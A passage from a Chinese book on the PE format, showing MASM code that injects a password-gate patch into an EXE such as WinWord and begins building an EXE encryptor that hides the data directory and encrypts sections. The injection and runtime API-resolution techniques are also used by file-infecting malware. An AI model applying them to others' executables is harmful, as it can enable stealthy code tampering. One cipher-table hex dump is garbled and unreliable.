00000B70  2D 02 53 68 6F 77 57 69 6E 64 6F 77 00 00 3F 02  -.ShowWindow..?.
00000B80  54 72 61 6E 73 6C 61 74 65 41 63 63 65 6C 65 72  TranslateAcceler
00000B90  61 74 6F 72 41 00 42 02 54 72 61 6E 73 6C 61 74  atorA.B.Translat
00000BA0  65 4D 65 73 73 61 67 65 00 00 4E 02 55 70 64 61  eMessage..N.Upda
00000BB0  74 65 57 69 6E 64 6F 77 00 00 75 73 65 72 33 32  teWindow..user32
00000BC0  2E 64 6C 6C 00 00 80 00 45 78 69 74 50 72 6F 63  .dll..€.ExitProc
00000BD0  65 73 73 00 09 01 47 65 74 4D 6F 64 75 6C 65 48  ess...GetModuleH
00000BE0  61 6E 64 6C 65 41 00 00 0B 02 52 74 6C 5A 65 72  andleA....RtlZer
00000BF0  6F 4D 65 6D 6F 72 79 00 B7 02 6C 73 74 72 63 6D  oMemory..lstrcm
00000C00  70 41 00 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C  pA..kernel32.dll
```

如上所示，导入表字符串首先列出被调用的各个函数名，然后才列出这些函数所处的动态链接库的名字。根据这些字节码信息，就很容易得到表20-1的内容。

20.4.2 按照补丁框架修改login.asm

依据嵌入补丁框架编写规则（详见13.3.2节）对原始的login.asm进行修改，这些修改包括：修改函数定义、分解函数调用语句、修改程序结构。首先来看如何修改函数，使其由静态调用变为动态调用。

1.修改函数

按照嵌入补丁框架中对调用外部函数的编写规则，对程序login.asm中调用的每个函数实施改造，步骤如下（以函数GetProcAddress为例）：

（1）声明函数

```
_QLGetProcAddress typedef proto :dword,:dword
```

（2）引用函数声明

```
_ApiGetProcAddress typedef ptr _QLGetProcAddress ;声明函数引用
```

（3）定义函数变量（全局变量）

```
_GetProcAddress _ApiGetProcAddress ? ;定义函数
```

对函数的声明也不需要去网络或者书籍上查找。找到D:\masm32\include\user32.inc，使用记事本程序打开，选择菜单“编辑”|“查找”；在弹出的对话框中，输入要查找的函数名后，单击“查找下一个”按钮，即可查找到user32.dll中的指定函数的声明。

2.分解函数调用语句

由于函数地址为全局变量，所以在调用时不能采用以下代码：

```
invoke _GetProcAddrss
```

这样在生成指令字节码时还是会用到直接寻址，因此，invoke指令的操作数需要重新定位。为了解决这个问题，通常用以下代码来代替：

```
mov edx,[ebx+offset _GetProcAddress]
call edx
```

看一个实际的例子：

```
mov eax,offset szLoadLibraryA
add eax,ebx
push eax
push [ebx+offset hKernel32Base]
```

```
mov edx,[ebx+offset _GetProcAddress]
call edx
mov [ebx+offset _LoadLibraryA],eax
```

上述的代码等价于：

```
invoke GetProcAddress,hKernel32Base,addr szLoadLibraryA
mov _LoadLibraryA,eax
```

虽然比原来的代码复杂了些，但由于使用了重定位技术和动态加载技术，所以能获得更好的可移植性。

3.修改程序结构

按照嵌入补丁框架的要求对login.asm的程序结构进行调整，主要涉及以下两个位置：

1）在代码段开始位置加入跳转指令代码，如下所示：

```
;代码段
.code
jmp start
szCaption db '欢迎您！',0
szText db '您是合法用户，请使用该软件！',0
szCaptionMain db '系统登录',0
```

2）在返回指令前加入跳转指令代码，如下所示：

```
jmpToStart db 0E9h,0F0h,0FFh,0FFh,0FFh
ret
end start
```

20.4.3 补丁程序主要代码

通过以上几步的修改，补丁程序基本成型，代码清单20-3为补丁程序的主要代码，完整代码请参见随书文件chapter20\patch.asm。

代码清单20-3 EXE加锁器补丁程序主要代码（chapter20\patch.asm）

```
start:
;取当前函数的栈顶值
mov eax,dword ptr [esp]
push eax
call @F ;免去重定位
@@:
pop ebx
sub ebx,offset @B
pop eax
;获取kernel32.dll的基地址
invoke _getKernelBase,eax
mov [ebx+offset hKernel32Base],eax
;从基地址出发搜索GetProcAddress函数的首址
mov eax,offset szGetProcAddress
add eax,ebx
mov ecx,[ebx+offset hKernel32Base]
invoke _getApi,ecx,eax
;为函数引用赋值GetProcAddress
mov [ebx+offset _GetProcAddress],eax
;使用GetProcAddress函数的首址，
;传入两个参数调用GetProcAddress函数，获得LoadLibraryA的首址
mov eax,offset szLoadLibraryA
add eax,ebx
push eax
push [ebx+offset hKernel32Base]
mov edx,[ebx+offset _GetProcAddress]
call edx
mov [ebx+offset _LoadLibraryA],eax
invoke _getDllBase ;获取所有用到的DLL的基地址，kernel32除外
invoke _getFuns ;获取所有用到的函数的入口地址，
;GetProcAddress和LoadLibraryA除外
invoke _WinMain,ebx
jmpToStart db 0E9h,0F0h,0FFh,0FFh,0FFh
ret
end start
```

以上代码首先调用函数_getKernelBase得到kernel32.dll的基地址；然后，调用函数_getApi获得GetProcAddress的地址；进一步调用刚获取的函数GetProcAddress得到LoadLibraryA的地址。有了这两个地址以

后，通过调用函数_getDllBase得到除kernel32.dll外的其他所有链接库的基地址，通过调用函数_getFuns获得本程序中用到的其他所有外部函数的地址。最后，执行主窗口创建函数_WinMain。

20.5 附加补丁运行

因为本实例的补丁代码比较长，共0B2Ch个字节，所以，这里使用第16章介绍的方法将代码添加到目标PE文件新的节中。以下是将patch.exe附加到WinWord的运行结果：

```
补丁程序：D:\masm32\source\chapter20\patch.exe
目标 PE 程序：C:\WINWORD.EXE

补丁代码段大小：00000b2c
新增节按照文件对齐粒度对齐以后的大小为 :00000c00
目标 PE 文件头的有效数据长度为：00000312
目标 PE 文件头有效数据长度对齐后的值为：00000318
目标程序所有节表占用的字节数：000000c8
新文件的 PE 头实际大小为：00000528
节表后的数据位于文件的偏移：00000600
原文件大小为：00bbd950
加补丁后的新文件的大小为：00bbe800
目标 PE 的入口地址为：000019f0
新 PE 文件的入口地址为：00bee000
补丁代码中的 E9 指令后的操作数修正为：ff412ec5

节中需要修正的文件偏移地址如下：
    节名：.text      原始偏移：00000400      修正后的偏移：00000600
    节名：.data      原始偏移：00aa7000      修正后的偏移：00aa7200
    节名：.tls       原始偏移：00b51600      修正后的偏移：00b51800
    节名：.cdata     原始偏移：00b51800      修正后的偏移：00b51a00
    节名：.rsrc      原始偏移：00b51a00      修正后的偏移：00b51c00
```

运行界面如图20-2所示。




图 20-2 EXE加锁器打补丁运行界面截图

运行以后，会在C盘根目录生成bindB.exe。打开bindB.exe，首先出现的就是权限认证窗口。输入正确的值以后（用户名：admin，密码：123456），才可以运行Word程序。

至此，EXE加锁器设计成功！

20.6 小结

本章实现了一个EXE加锁器。首先，编写了一个无需资源文件的窗口程序，通过在PE中创建一个新节，并通过将代码附加到新节的方法对目标PE实施补丁；当用户想运行目标PE时，需要先输入密码。

本章的重点是无资源文件补丁程序的编写。

第21章　EXE加密

EXE加密是软件保护范畴的一种技术，通过对指定的PE文件进行加密，可以增加逆向分析代码的难度，在一定程度上保护软件代码的安全。

EXE加密技术经常用于对软件的加壳处理，通过PE分析软件对加密后的PE文件进行分析，只能看到与补丁代码有关的信息，原始的PE文件相关信息被隐藏；同时，如果在EXE补丁代码中使用一些技巧，也能有效地增加PE反调试的难度，达到保护软件的目的。

21.1　基本思路

加密一个PE文件的基本思路如下：

步骤1　由补丁工具完成对目标PE文件数据目录表的修改，并将原始数据目录表的内容转移到补丁代码中。

步骤2　由补丁工具完成对目标PE文件节区数据的加密。

步骤3　由补丁工具设置目标PE文件入口地址指向补丁代码。

步骤4　由补丁代码完成对目标PE文件数据目录表的还原。

步骤5　由补丁代码完成对目标PE文件节区数据的解密。

步骤6　由补丁代码完成对目标PE文件导入表中动态链接库的动态加载。

步骤7　由补丁代码完成对目标PE文件IAT的修正。

加密以后的目标文件结构如图21-1所示。




图　21-1　加密以后的目标PE文件结构

如图所示，由于加密以后的数据目录表被清零，通过结构分析工具（如PEInfo）查看目标PE文件时，数据目录表中注册的数据类型都不会显示，原始数据目录表会被补丁工具转移到补丁代码中。除数据目录表、SizeOfImage、最后一节的SizeOfRawData、函数入口地址AddressOfEntryPoint外，目标PE文件的头部数据基本保持不变。目标PE文件的节区数据全部被加密保存，但节区数据的长度不变，补丁代码被选择附加到目标PE文件的最后一节中。

21.2　加密算法

加密算法是EXE加密的核心。本节首先介绍了常用的两类加密算法，然后介绍了自行设计的可逆加密算法，并给出了加密代码。

21.2.1　加密算法的分类

按照加密后的信息是否可以被还原，常用的加密算法分为两大类：

不可逆加密算法

可逆加密算法

下面分别来介绍。

1.不可逆加密算法

不可逆加密算法的特征是，加密过程中不需要使用密钥，输入明文后由系统直接经过加密算法处理成密文。这种加密后的数据是无法被解密的，只有重新输入明文，并再次经过同样不可逆的加密算法处理，得到相同的加密密文并被系统重新识别后，才能真正解密。

为了避免有人通过可逆算法得到加密前的信息，在用户权限认证的系统中，通常会使用一张不可逆加密的表，表中存放着经过加密以后的用户密码。这个密码是任何人也破解不了的，除非被他有幸猜中，虽然不能还原最初的密码，但可以通过对用户密码的再一次加密实现用户密码的验证。

举个最简单的例子：假设用户最初输入的密码是“123456”，使用的不可逆加密算法是将每一位当成一个数字，然后与3相除，取余数作为每一位加密后的结果，最终用户密码被加密成“120120”。很显然，你无法正确地还原回去，因为许多原始密码经过这种加密算法得到的值都是“120120”，如原始密码为“789123”、“456123”等。但是，这种加密算法却可以用在对用户的验证上，即用户只要输入“123456”，其加密以后的值一定是表中存储的值。

很明显，在这类加密过程中，加密是自己，解密还得是自己；而所谓解密，实际上就是重新加一次密，所应用的“密码”也就是输入的明文。

不可逆加密算法不存在密钥保管和分发问题，非常适合在分布式网络系统上使用，但因加密计算复杂，工作量相当繁重，通常只在数据量有限的情形下使用，例如，广泛应用在计算机系统中的口令加密，利用

的就是不可逆加密算法。

近年来，随着计算机系统性能的不断提高，不可逆加密的应用领域正在逐渐增大。在计算机网络中应用较多不可逆加密算法的有许多，例如RSA公司发明的MD5算法，以及由美国国家标准局建议的不可逆加密标准SHS（Secure Hash Standard，安全散列信息标准）等。

2.可逆加密算法

可逆加密算法又分为两大类："对称式"和"非对称式"。

对称式加密　加密和解密使用同一个密钥，通常称之为"Session Key"。这种加密技术目前被广泛采用，如美国政府所采用的DES加密标准就是一种典型的"对称式"加密法，它的Session Key长度为56Bits。

非对称式加密　加密和解密所使用的不是同一个密钥，而是两个密钥：一个称为"公钥"，另一个称为"私钥"；它们两个必须配对使用，否则不能打开加密文件。这里的"公钥"是指可以对外公布的，"私钥"则只能由持有人本人知道。它的优越性就在这里，因为如果是在网络上传输加密文件，对称式的加密方法就很难把密钥告诉对方，不管用什么方法都有可能被别人窃听到。而非对称式的加密方法有两个密钥，且其中的"公钥"是可以公开的，不怕别人知道，收件人解密时只要用自己的私钥即可以，这样就很好地避免了密钥的传输安全性问题。

最典型的可逆加密算法是异或运算。大家都知道，对一个值连续异或两次，其结果还是原值；于是，第一次异或被看成是加密，第二次异或被看成是解密。

对EXE进行加密必须使用一些可逆的加密算法，即不仅能加密数据，还要能还原数据。下面我们就自行开发一种简单的可逆加密算法。

21.2.2　自定义可逆加密算法实例

本节自行定义了一种可逆的加密算法，基本思路是：

首先，构造一个256字节的加密用基表，该基表中的每一项的值都不重复，这就意味着该基表中拥有了00h～0ffh所有的字节值。有了这个基表以后，再对PE中的每一个字节进行加密。加密方法非常简单，将要加密的字节当做是基表的索引，查找索引处的字节值，该值即为加密后的值。加密算法示意见图21-2。




图　21-2　字节加密算法流程

如图所示，加密基表共有256项，其中存储着256个不同的值，并且这些值不是按顺序排列的。例如，待加密的字节为50h，将这个值当成是基表的索引，查找该表50h处的字节是98h，找到的这个值即为加密以后的值。

解密的过程刚好相反，根据要解密的字节98h遍历基表，如果找到与之相等的值，则记录此处的索引值，该索引值50h即为解密后的字节。

特别注意　基表的最后一个字节固定为00h。这个值的设置与基表的构造方式有关，详见下一节。

21.2.3　构造加密基表

基表的组成包括255个随机数（均不重复）和最后一个00h字节。其中随机数的构造方法如下：

```
;生成加密基表
mov @dwCount,0
mov edi,offset EncryptionTable
.while TRUE
invoke _getAByte
mov byte ptr [edi],al
inc edi
inc @dwCount
.break.if @dwCount == 0ffh
.endw
```

开始时，加密基表所有表项值均被初始化为00h，函数_getAByte得到一个与当前表项中已存在的所有值均不重复的字节，并将其添加到表项。以下是函数_getAByte的定义：

```
_getAByte proc
local @ret
pushad
loc1:
;取随机数
invoke _getRandom,1,255
mov @ret,eax
;判断随机数是否在基表中
invoke _isExists,eax
.if eax ;如果在，则重新获取随机数
jmp loc1
.endif
popad
mov eax,@ret ;如果不在基表，则返回
ret
_getAByte endp
```

函数_getAByte首先取一个1～255之间的数（注意，这里舍弃了0，因为0被设置为基表索引255处，这样做主要是为了方便函数_isExists的运行）。取指定范围随机数的方法如下：

```
_getRandom proc _dwMin:dword,_dwMax:dword
local @dwRet:dword
pushad
;取得随机数种子，当然，可用别的方法代替
invoke GetTickCount
mov ecx,19 ;X=ecx=19
mul ecx ;eax=eax*X
add eax,37 ;eax=eax+Y（Y=37）
mov ecx,_dwMax ;ecx=上限
sub ecx,_dwMin ;ecx=上限-下限
inc ecx ;Z=ecx+1（得到了范围）
```

```
xor edx,edx ;edx=0
div ecx ;eax=eax mod Z（余数在edx里面）
add edx,_dwMin
mov @dwRet,edx
popad
mov eax,@dwRet ;eax=Rand _Number
ret
_getRandom endp
```

获取随机数的基本算法为：

随机数＝下限＋（随机数*19＋37）mod（上限-下限＋1）

随机数（1～255之间）获取以后，首先通过函数_isExists判断该值是否在基表中已经存在。以下是函数_isExists的详细代码：

```
_isExists proc _byte
local @ret
pushad
mov esi,offset EncryptionTable
mov ecx,0
.while TRUE
mov al,byte ptr [esi]
.if al == 0
mov @ret,FALSE
.break
.endif
mov ebx,_byte
.if al == bl
mov @ret,TRUE
.break
.endif
inc esi
inc ecx
.if ecx == 0ffh
mov @ret,FALSE
.break
.endif
.endw
popad
mov eax,@ret
ret
_isExists endp
```

函数_isExists将循环检测基表，结束条件有两个：一是当函数在基表中找到了相同的值，则返回TRUE；另一个条件是函数已经完全遍历完基表，未发现相同的值，返回FALSE，如果在基表中碰到00h，则表示已经到了基表末尾，返回FALSE。这里解释了上一节最后提出的问题，即为什么要在基表的最后一个位置存放固定的字节00h。

通过以上方法，由计算机自动完成填充一个基表，以下字节码是代码chapter21\HelloWorld.exe运行期获取的一个基表内容。可以看到，基表中任何一项的值都是介于00h～0FFh的，每个值都不相等，且基表的最后一个字节是00h。

```
00401000                   63 94 B2 E3 02 33 64 82 B3 E4 03     敳?3d偖?
00401010 34 52 83 B4 D2 04 35 53 84 A2 D3 05 23 54 85 A3     4R兊?5S剢?#T叄
00401020 D4 F2 24 55 73 A4 D5 F3 25 43 74 A5 C3 F4 26 44     则$Us ふ?Ct ァ?D
00401030 75 93 C4 F5 14 45 76 C5 15 46 95 C6 16 65 96 E5     u撃?Ev?F 暺-e栧
00401040 17 66 B5 E6 36 67 B6 06 37 86 B7 07 56 87 D6 08     ┤f垫6g?7喎• V囍
00401050 57 A6 D7 27 58 A7 F6 28 77 A8 F7 47 78 C7 F8 48     W ψ'X (w  Gx 区 H
00401060 97 C8 18 49 98 E7 19 68 99 E8 38 69 B8 E9 39 88     椚↑I樼├h 櫒 8i 搁9
00401070 B9 09 3A 89 D8 0A 59 8A D9 29 5A A9 DA 2A 79 AA     ?: 夭 .Y 姍)Z ┴ *y
00401080 F9 2B 7A C9 FA 4A 7B CA 1A 4B 9A CB 1B 6A 9B EA     ?z 生J{?K 毸← j涍
00401090 1C 6B BA EB 3B 6C BB 0B 3C 8B BC 0C 5B 8C DB 0D     k 弘 ;l?< 嫾 .[ 屰 .
004010A0 5C AB DC 2C 5D AC FB 2D 7C AD FC 4C 7D CC FD 4D     \  ,]  -|  L} 特 M
004010B0 9C CD 1D 4E 9D EC 1E 6D 9E ED 3D 6E BD EE 3E 8D     溛 N 濎 -m 烅 =n 筋 >
00401090 6D 9E ED 3D 6E BD EE 3E 8D BE 0E 3F 8E DD 0F 5E     -|  L}-  0 溛 N 濎
004010A0 8F DE 2E 5F AE DF 2F 7E AF FE 30 7F CE FF 4F 80     忁 ._  /-  0  ?O€
004010B0 CF 1F 50 9F D0 20 6F A0 EF 21 70 BF F0 40 71 C0     ?P 熜  o 狅!p 匡@q
004010C0 BE 0E 3F 8E DD 0F 5E 8F DE 2E 5F AE DF 2F 7E AF     ?? 庝 ロ' 忁 ._  /-
004010D0 FE 30 7F CE FF 4F 80 CF 1F 50 9F D0 20 6F A0 EF     ?  ?O€?P 熜  o 狅
004010E0 21 70 BF F0 40 71 C0 10 41 90 C1 11 60 91 E0 12     !p 匡 @q?A 惲◄` 戉↕
004010F0 61 B0 E1 31 62 B1 01 32 81 51 D1 A1 22 F1 72 42     a 搬 1b?2 丵选"駌 B
00401100 C2 92 13 E2 00                                      聮‼?.
```

构造加密基表的完整代码可以从随书文件chapter21\HelloWorld.asm中获得。

21.2.4 利用基表测试加密数据

接下来，我们就用上节生成的基表进行数据加密的测试。首先，在数据段中定义两部分数据，一部分为加密前的数据szSrc，另一部分为加密后的数据szDst。为了测试，只定义了8个字节，加密前的数据随便取一些值，加密后的数据全部初始化为00h。加密数据的代码见代码清单21-1。

代码清单21-1 加密数据的函数_encrptIt（chapter21\HelloWorld.asm）

```
138 ;-------------------------------
139 ;加密算法，可逆算法，字节数不变
140 ;入口参数：
141 ;_src:要加密的字节码起始地址
142 ;_dst:生成加密后的字节码起始地址
143 ;_size:要加密的字节码的数量
144 ;-------------------------------
145 _encrptIt proc _src,_dst,_size
146 local @ret
147
148 pushad
149 ;开始按照基表对字节进行加密
150 mov esi,_src
151 mov edi,_dst
152 .while TRUE
153 mov al,byte ptr [esi]
154 xor ebx,ebx ;将获取的值变成索引存储到ebx中
155 mov bl,al
156 mov al,byte ptr EncryptionTable [ebx] ;按索引值从基表里取出加密后的值
157 mov byte ptr [edi],al
158
159 inc esi
160 inc edi
161 dec _size
162 .break.if _size == 0
163 .endw
164 popad
165 ret
166 _encrptIt endp
```

开始加密前，esi指向要加密的数据，edi指向存储加密结果的缓冲区，行152～163是一个循环，循环次数为要加密数据的字节个数。行153～155将获取的值当成一个索引存储在ebx寄存器中；行156～157按照该索引值从基表中取出加密后的值，存储到结果缓冲区。

以下是运行函数后的数据加密结果：

```
00403000                                        13 15 A0 00 17             ‼┴?┤
00403010  01 00 FF 84 D3 AC 63 23 94 63 00                              ┌. 勳蚩#檫....
```

从列出的字节码可以看出加密前后数据的对应关系，请对比以下所列自行查看基表，看这些值是否真正符合我们的加密算法。

```
加密前字节←   →加密后字节
------------------------------------------------
        13 ←   → 84
        15 ←   →  D3
        A0 ←   →  AC
        00 ←   →  63
        17 ←   →  23
        01 ←   →  94
        00 ←   →  63
        FF ←   →  00
```

21.3 开发补丁工具

补丁工具主要完成的操作包括：

处理目标PE文件的数据目录表，向补丁代码传递原始数据目录表。

生成加密基表，向补丁代码传递加密基表及其他要传递给补丁代码的参数。

加密节区数据。

将补丁代码附加到目标PE文件的最后一节。

本节相关文件在随书文件的目录chapter21\b中，下面分别介绍。

21.3.1 转移数据目录

由于导入表的数据全部存储在节区，而补丁工具会对这些数据进行加密处理，破坏原有的导入表结构，造成PE加载器加载目标PE文件失败，因此，必须事先将目标程序的数据目录表的导入表项设置为0，即告诉加载器：凡是目标PE中涉及的所有动态链接库不需要操作系统加载器来处理。不仅导入表的数据这样处理，数据目录表中的其他数据也需要这样处理。

修改数据目录表的方法是将所有项的RVA均设置为0。下面来看一个例子，通过第17章介绍的方法，将一个最简单的HelloWorld补丁打到记事本程序中，打补丁的过程输出如下信息：

```
补丁程序：D:\masm32\source\chapter21\patch.exe
目标PE程序：C:\notepad.exe
补丁代码段大小：00000196
PE文件大小：00010400
对齐以后的大小：00010400
目标文件最后一节在文件中的起始偏移：00008400
目标文件最后一节对齐后的大小：00008200
新文件大小：00010600
补丁代码中的E9指令后的操作数修正为：ffff4208
```

最终生成的补丁程序为chapter21\patch _notepad.exe，由于对原始notepad.exe程序的节数据没有进行加密处理，所以，使用OD加载该程序后内存空间分配情况见表21-1。

表 21-1　未加密前的进程内存空间分配表

编　号	起始位置	结束地址	宿主模块
1	7D590000	7DD84000	SHELL32.DLL
2	7C920000	7C9B6000	NTDLL.DLL
3	7C800000	7C91E000	KERNEL32.DLL
4	77FC0000	77FD1000	SECUR32.DLL
5	77F40000	77FB6000	SHLWAPI.DLL
6	77EF0000	77F39000	GDI32.DLL
7	77E50000	77EE2000	RPCRT4.DLL
8	77DA0000	77E49000	ADVAPI32.DLL
9	77D10000	77DA0000	USER32.DLL
10	77BE0000	77C38000	msvcrt.dll
11	77180000	77283000	COMCTL32.DLL
12	76320000	76367000	comdlg32.dll
13	76300000	7631D000	IMM32.DLL
14	73FA0000	7400B000	USP10.DLL
15	72F70000	72F96000	WINSPOOL.DRV
16	62C20000	62C29000	LPK.DLL
17	01000000	01001000	patch_notepad.PE 文件头
18	01001000	01009000	patch_notepad.text
19	01009000	0100b000	patch_notepad.data
20	0100B000	01014000	patch_notepad.rsrc

如表所示，第17行为进程的PE文件头部分，18～20行为进程的其他节所在的起始地址和结束地址。下面，将文件头部数据目录表项全部清零，重新使用OD加载程序测试内存布局，以下是清零以后的记事本的数据目录表字节码：

```
00000150                            00 00 00 00 00 00 00 00           ........
00000160  04 76 00 00 C8 00 00 00 00 B0 00 00 20 7F 00 00   .v.........  ...
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000180  00 00 00 00 00 00 00 00 50 13 00 00 1C 00 00 00   ........P.......
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001A0  00 00 00 00 00 00 00 00 A8 18 00 00 40 00 00 00   ...........@...
000001B0  50 02 00 00 D0 00 00 00 00 10 00 00 48 03 00 00   P..........H...
000001C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001D0  00 00 00 00 00 00 00 00                           ........
```

从字节码可以看出，记事本程序数据目录中的以下数据类别项被定义：导入表、资源表、调试信息、加载配置、绑定引入和IAT。现在把以上加黑部分全部清零，然后用OD加载，此时的内存空间分配见表21-2。

表 21-2　加密后的进程地址空间分配表

编　号	起始位置	结束地址	宿主模块
1	7C920000	7C9B6000	NTDLL.DLL
2	7C800000	7C91E000	KERNEL32.DLL
3	01000000	01001000	patch_notepad.PE 文件头
4	01001000	01009000	patch_notepad.text
5	01009000	0100b000	patch_notepad.data
6	0100B000	01014000	patch_notepad.rsrc

从表21-1和表21-2的对比来看，如果把数据目录中所有的内容全部清零，目标程序patch _notepad.exe自身（不含导入的其他动态链接库）

加载进内存后的空间分配是一致的，如两个表的黑体部分所示。这就意味着，对数据目录表清零的操作不影响进程自身模块最终加载进内存的空间分配。

被加密的目标PE最终还是要运行的，所以，在运行前必须将数据目录表的内容恢复原样，这就要求必须首先保存目标PE文件的数据目录表的原始内容，保存的首选位置是嵌入到目标PE文件的补丁程序。代码清单21-2（该代码使用了随书文件chapter17\bind.asm）为补丁工具中模拟清除数据目录内容及备份内容到补丁程序的代码：

代码清单21-2　补丁工具中转移目标PE文件原始数据目录表内容的函数_openFile（chapter21\b\bind.asm）

```
1264
1265 ;---------------------------到此为止，数据复制完毕
1266
1267 ;清空目标文件中的数据目录表的内容
1268 ;并把该内容填充到补丁代码处
1269 ;该部分内容在（补丁代码起始+5个字节）处，共16个目录项
1270 ;该部分操作全部在lpDstMemory中完成
1271
1272 mov esi,lpDstMemory
1273 assume esi:ptr IMAGE_DOS_HEADER
1274 add esi,[esi].e_lfanew
1275 assume esi:ptr IMAGE_NT_HEADERS
1276
1277 ;复制数据目录表内容到补丁字节码处
1278 mov eax,[esi].OptionalHeader.NumberOfRvaAndSizes
1279 sal eax,3
1280 mov ecx,eax
1281 mov dwDDSize,ecx
1282 add esi,78h
1283 mov dwDDStart,esi
1284
1285 mov edi,lpDstMemory
1286 add edi,dwNewFileAlignSize
1287 add edi,5 ;跳转指令长度，定位到补丁程序中保存数据目录表的位置
1288 rep movsb
1289
1290 ;清空目标文件数据目录表内容
1291 mov edi,dwDDStart
1292 mov ecx,dwDDSize
1293 mov al,0
1294 rep stosb
1295
```

如上所示，行1277～1288负责将目标PE文件的原始目录表的数据（共78h个字节）复制到补丁代码指定的位置。行1290～1294则将目标PE文件的数据目录表的内容全部置0。

实现该功能的相关测试文件请参照随书文件目录chapter21\b。其中bind.asm是补丁工具，patch.asm为补丁程序，patch _notepad.exe是生成的打了补丁的记事本程序。使用FlexHex查看补丁后的记事本程

序，会发现记事本数据目录中的所有内容均被移动到了补丁代码中。

21.3.2 传递程序参数

要传给补丁程序的参数包括解密用的基表，以及补丁前最后一节在文件中的大小。基表用于补丁程序解密使用，补丁前最后一节在文件中的大小需要事先传递给补丁程序，因为一旦补丁被打上，该值会发生变化。向补丁程序传递参数的相关代码见代码清单21-3。

代码清单21-3　补丁工具向补丁程序传递参数（chapter21\b\bind.asm）

```
1296 ;初始化加密基表
1297 invoke _encrptAlg
1298
